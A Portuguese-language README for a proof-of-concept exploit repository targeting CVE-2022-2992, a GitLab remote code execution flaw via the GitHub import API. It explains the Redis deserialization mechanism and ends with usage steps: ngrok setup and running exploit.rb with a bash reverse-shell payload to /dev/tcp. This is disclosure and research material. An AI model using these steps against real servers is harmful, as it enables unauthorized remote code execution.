redwaysecurity/cves
Uma coleção de scripts de prova de conceito para exploração de vulnerabilidades, escritos pela equipe da Redway Security para diversos CVEs.


Descrição: Isso permite que um usuário autenticado obtenha execução remota de código por meio do endpoint Import from GitHub da API.
Versões Afetadas: todas as versões de 11.10 anteriores à 15.1.6, 15.2 a 15.2.4, 15.3 a 15.3.2
Versão Corrigida: 15.3.2
Pesquisador: vakzz
Link do Write-up: https://blog.redwaysecurity.com/2023/04/desenvolvendo-o-exploit-para-o-cve-2022.html
Link NIST CVE: https://nvd.nist.gov/vuln/detail/CVE-2022-2992
Um usuário autenticado pode importar um repositório do Github para o Gitlab. É possível tentar importar de um servidor controlado pelo atacante que responde com um objeto do protocolo de serialização do Redis no campo aninhado default_branch, fazendo com que o Gitlab armazene esse objeto em cache no Redis e o Redis o desserialize e acione a execução do payload.
Será necessário um token de acesso pessoal
$ bundle install # install dependencies
$ ngrok http 127.0.0.1:4567  # start ngrok tunnel
$ export NGROK_URL=https://68b9-83-173-213-121.eu.ngrok.io # use the url from ngrok
$ ruby exploit.rb http://target.gitlab.com w4dg6wVj7j7xlJgpGLEYdwFe 'bash -c "sh -i >& /dev/tcp/172.23.0.1/1337 0>&1"' # that is a example, use your own payload